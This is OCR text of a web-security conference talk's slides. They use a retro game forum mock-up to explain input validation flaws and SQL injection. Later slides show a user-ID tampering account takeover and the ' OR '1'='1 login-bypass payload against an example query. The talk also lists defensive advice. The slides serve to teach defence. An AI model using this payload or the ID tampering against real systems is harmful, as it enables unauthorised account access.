SECURING YOUR SITE

LIKE IT'S 1999

SECURING YOUR SITE

LIKE IT'S 1999

tell me what you think!

content warnings

@katie_fenn

cw: large animated image

HI, I'M KATIE

@katie_fenn

https://flic.kr/p/TyKjm8

@katie_fenn


https://flic.kr/p/TyKjm8

SCOTLAND JS

@katie_fenn

https://flic.kr/p/TyKjm8


FINAL FANTASY® VII




Final Fantasy Society Forums

Forum Index

Forum	Last Post	Threads	Posts
Video Gaming Discussion Discussion of video game news, titles, and entertainment.			
Final Fantasy Series Discussion of the Final Fantasy franchise.	Thinking of getting a FF game on my phon... by LockeAndRoll, 03.24.2018 2:38am	187	5,279
Gaming Discussion Discussion of general, non-RPG video games.	FFS, what are you playing?! by Lord Golbez, 03.30.2018 10:30pm	432	14,347
Role Playing Games Discussion of role playing games, videogames or otherwise.	What is your favorite turn-based RPG? by LockeAndRoll, 03.24.2018 2:50am	83	2,649
Let's Play Videos Archives for "Let's Play" videos by community members.	Would anyone be interested in doing a Le... by resare, 03.14.2018 5:20pm	44	761
Community Discussion Community-related forums of various topics			

@katie_fenn




POST SIGNATURES

@katie_fenn


COKE DRINKER
28 DAYS LATER
CONVERSE USER
BIG BROTHER WATCHER
HARIBO USER
FORREST GUMP FAN
HP USER
LOTR FAN
PLAYSTATION 2 USER
MOVIE FAN
AK-47 ADDICTED
PREDATOR FAN
BURNOUT PLAYER
SAVING PRIVATE RYAN
C&C RED ALERT PLAYER
SOUTHPARK FAN
GR: AW PLAYER
SIMPSONS WATCHER
GTA PLAYER
SHAUN OF THE DEAD
GRAY FOX FAN
STAR WARS FAN
MGS FAN
FAST AND THE FURIOUS FAN
MEDAL OF HONOR PLAYER
WWE WATCHER
REVOLVER OCELOT FAN
FORT MINOR ADDICT
PES GAMER
MARILYN MANSON FAN
RAINBOW SIX 3: BLACK ARROW PLAYER
MUSIC LOVER
RESIDENT EVIL FAN
RAMMSTEIN FAN
RTCW PLAYER
SOCCER PLAYER
SOF2 PLAYER
CHELSEA LONDON FAN
TEKKEN PLAYER
FORMULA 1 WATCHER
THPS2 PLAYER
MATT HARDY FAN
TIME CRISIS FAN
PARKOUR FAN
COOKIE LOVER
COFFEE USER
Jeep
XBOX 360
msn
The Elder Scrolls IV OBLIVION
GRAN TURISMO 4
FEAR
photobucket
LINKIN PARK
Google
PEPSI
QUIKSILVER
SAMSUNG

@katie_fenn

Crono
Crono can cross dimensions too!



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Currently Playing: Dark Cloud 2: 3 hours.
Also Playing: CT, FF VI, Solatorobo, Secret of Mana, Halo 4.
Just Finished: Fable II: 7 hours.

Jump to Post

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ld82
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Jump to Post

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shooter_mcgavin
Registered Member

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
My Final Fantasy Comparo-MeterFFVI >>>>>>>> FFIV >>> FFVII, FFIX > FFX, FFXII, FFV >> FFI, II, III >>>>>>>>>>>>>>>>>>> FFXIII

Jump to Post

0 **06.06.2016 4:30pm** Thread Creator

reido
(V)(o,,,o)(V)



> **ld82** said:
>
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Deep down part of me is quietly presuming that what Nomura, Kitase and Nojuma do will result in anything *but* however....

Jump to Post

0 **04.10.2016 3:45pm**

HTML BOMBS

Plumbum
Why? Because I can of course!

I'm not sure how to feel about this? Honestly, I can only hope for disc 1 spoiler.

Spoiler: Move your mouse over the container to reveal.


If ONLY to somehow undo Advent Children. I got so bored watching that movie.

Jump to Post

0 **02.18.2017 7:48pm**

The Hulk
Good Boy

New screens



If I had the capacity within me to be less excited about this game, these screens would have gotten the job done handily. FF

Jump to Post

0 **02.18.2017 8:54pm**

Atma Weapon
I Am Pure Energy

It's exactly why I expected.

Jump to Post

0 **02.21.2017 4:46am**

Crux
A mental Dentist's office

They look interesting. I wish it was possible for me to be intersted in it, but the purchase pa

Jump to Post

0 **02.21.2017 10:16am**

@katie_fenn

TRUSTING

ANY OLD CRAP

THE USER SENDS YOU

ALSO KNOWN AS...

BAD INPUT VALIDATION

@katie_fenn

Edit user

Username

Tom Nook

Password

****

Email address

tom@nook.com

Edit user

User ID

349

Username

Tom Nook

Password

****

Email address

tom@nook.com

Edit user

User ID

349

Username

Tom Nook

Password

****

Email address

tom@nook.com

Edit user

User ID

1

Username

Tom Nook

Password

hunter2

Email address

tom@nook.com


Welcome to
Animal
Crossing™


Welcome to
Animal
Crossing
™

NEVER

TRUST USER INPUT

NEVER EVER

TRUST USER INPUT

ALWAYS ASK YOURSELF

HOW THE USER

CAN USE A FEATURE

FOR FUN AND PROFIT

INPUT VALIDATION

- use a library like **joi** to validate data

INPUT VALIDATION

- use a library like **joi** to validate data
- check a user's actions against their identity

INPUT VALIDATION

- use a library like **joi** to validate data
- check a user's actions against their identity
- **never** rely on client-side validation

cw: large animated image

INTERMISSION

INTERMISSION

Login

Username

SephirothIsMyBishie

Password

Correct Horse Battery Staple

Login

Username

SephirothIsMyBishie

Password

Correct Horse Battery Staple

@katie_fenn

cw: large animated image

Login

Username

SephirothIsMyBishie

Password

' OR '1'='1

You are now logged in! Welcome Admin!

@katie_fenn

cw: large animated image

ALLOWING THE USER TO
RUN THEIR OWN
DATABASE QUERIES

ALSO KNOWN AS...

ALLOWING THE USER TO
RUN THEIR OWN
DATABASE QUERIES

ALSO KNOWN AS...

SQL INJECTION

Login

Username

Password

```
/* SQL */

SELECT COUNT(*)
FROM USERS
WHERE USERNAME = ‘’
AND PASSWORD = ‘’
```

Login

Username

Password

```
/* SQL */

SELECT COUNT(*)
FROM USERS
WHERE USERNAME =
AND PASSWORD =
```

Login

Username

Alice

Password

hunter2

You are now logged in!
Welcome Alice!

```
/* SQL */

SELECT COUNT(*)
FROM USERS
WHERE USERNAME = 'Alice'
AND PASSWORD = 'hunter2'

> 1
```

Login

Username

Password

```
/* SQL */

SELECT COUNT(*)
FROM USERS
WHERE USERNAME =
AND PASSWORD =
```

Login

Username

Password

```
/* SQL */

SELECT COUNT(*)
FROM USERS
WHERE USERNAME = ''
AND PASSWORD = ''
```

Login

Username

Password

```
/* SQL */

SELECT COUNT(*)
FROM USERS
WHERE USERNAME =
AND PASSWORD =
```

Login

Username

Admin

Password

' OR '1'='1

You are now logged in!
Welcome Admin!

```
/* SQL */

SELECT COUNT(*)
FROM USERS
WHERE USERNAME = 'Admin'
AND PASSWORD = '' OR '1'='1'

> 349
```

Login

Username


Admin

